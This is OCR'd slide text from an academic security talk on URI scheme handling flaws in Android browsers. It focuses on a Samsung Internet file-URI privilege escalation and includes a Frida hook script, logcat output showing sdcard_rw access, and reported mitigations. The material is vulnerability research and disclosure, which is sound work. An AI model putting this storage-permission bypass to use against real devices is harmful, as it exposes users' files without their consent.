mobi.mgeek.TunnyBrowser/		27/01/2021, 05:07:19
Movies/		23/07/2020, 07:54:40
Music/		15/01/2021, 21:27:25
notes/		15/04/2021, 05:54:31
Notifications/		01/04/2022, 20:34:35

Samsung Internet

Case 3 : Privileges escalation issue via File URI


Dynamic analysis with Frida

- We used Frida to debug Terrace browser engine within Samsung browser.
- Rooting not an option because Samsung Internet relies on Knox and rooting may break the browser's functionality.



Case 3 : Privileges escalation issue via File URI

Dynamic analysis with Frida



```
    Module.enumerateImports("libterrace.so", {
        onMatch: function(e) {
            //console.log(e.name,e.type,e.type,e.address);
            if (e.type == 'function') {
                //console.log(new Date()," function = " + e.name);

                if (e.name == "open" || e.name == "opendir") {
                // console.log("Function Decrypt recognized by name");
                    Interceptor.attach(e.address, {
                        onEnter: function(args) {
                            if(Memory.readCString(args[0]).startsWith('/sdcard/'))
                                console.log(new Date(), e.name+" : Interceptor attached onEnter...",Memory.readCString(args[0]),

                        },
                        onLeave: function(retval) {
                            //console.log(new Date(), e.name+" : Interceptor attached onLeave...",retval);
                        }


                    });
                }
            }
```


```
Sun Mar 21 2021 21:00:17 GMT+0300 open : Interceptor attached onEnter... /sdcard/DCIMX/deadbeef.png 0x0
Sun Mar 21 2021 21:00:26 GMT+0300 opendir : Interceptor attached onEnter... /sdcard/DCIMX 0x4
Sun Mar 21 2021 21:00:27 GMT+0300 open : Interceptor attached onEnter... /sdcard/DCIMX/0xDEADBEEF.jpg 0x0
Sun Mar 21 2021 21:00:28 GMT+0300 opendir : Interceptor attached onEnter... /sdcard/DCIMX 0x4
[SM A705FN::Gadget]-> exit
```

1 Hooking native file access operations like opendir() and open() syscalls when accessing the internal storage using file scheme

2 Terrace invokes open() and opendir() to open files and directories, respectively.

Case 3 : Privileges escalation issue via File URI

Dynamic analysis with Frida




```
130|a70q:/ $ logcat -c | grep woot
1|a70q:/ $ logcat | grep woot

03-22 14:46:48.174 15190 15190 D woot    : uid=10789(u0_a789) gid=10789(u0_a789) groups=10789(u0_a789),1015(
sdcard_rw),3001(net_bt_admin),3002(net_bt),3003(inet),,9997(everybody),9997(everybody),20789(u0_a789_cache),
50789(all_a789) context=u:r:untrusted_app:s0:c21,c259,c512,c768
03-22 14:46:48.176 15190 15190 D woot    : File opened successfully!
```

Group: 1015 (sdcard_rw)

Group sdcard-rw (1015) grants read and write access to the internal storage without Android Storage permission

Case 3 : Privileges escalation issue via File URI

Samsung's Secure Data Protection (SDP)



Sensitive Data Protection (SDP)

Knox Sensitive Data Protection provides protection of Data-at-rest (DAR) in your app. This protection is provided with minimum development effort and at a negligible user experience loss.

About SDP

SDP examples

Add SDP support to your app

1. Extract the **knoxsdk.jar** from the Knox SDK. Add these to files to the libs folder of your Android project.
2. Open **AndroidManifest.xml** and locate the `<application>` element. Add the following child `<meta-data>`. Doing so enables SDP for your app.

```
<android>meta-data android:name="sdp" android:value="enabled"</android>
```

Regardless of Android Storge permission, the Samsung Knox SDP gives any app access to the internal storage without user approval.

Reference : https://docs.samsungknox.com/dev/knox-sdk/sensitive-data-protection.htm

Case 3 : Privileges escalation issue via File URI

Demo

Mitigation

- For Self-XSS attack, it is possible to attach a handler to count the number of pasted characters. We propose this solution to Google, they adopted and deploy a fix.
- For origin spoofing issue, defining a standard that mandate to always show the start of the data URI as implemented in most browsers is important. Samsung apply this fix similar to other browsers.
- For the privilege's escalation issue, we were not involved with Samsung mitigation plan, but we estimate that fixing the issue require changes on Android OS level or Knox SDK.

Conclusion

Differences in contexts do rise new vulnerabilities

Additional testing methods and automated tools are needed to inspect these issues.

Thank you

insecure://

Vulnerability analysis of URI Scheme Handling in Android Mobile browsers

Presented by

Abdulla Aldoseri
University of Birmingham
axa1170@student.bham.ac.uk

David Oswald
University of Birmingham
d.f.oswald@bham.ac.uk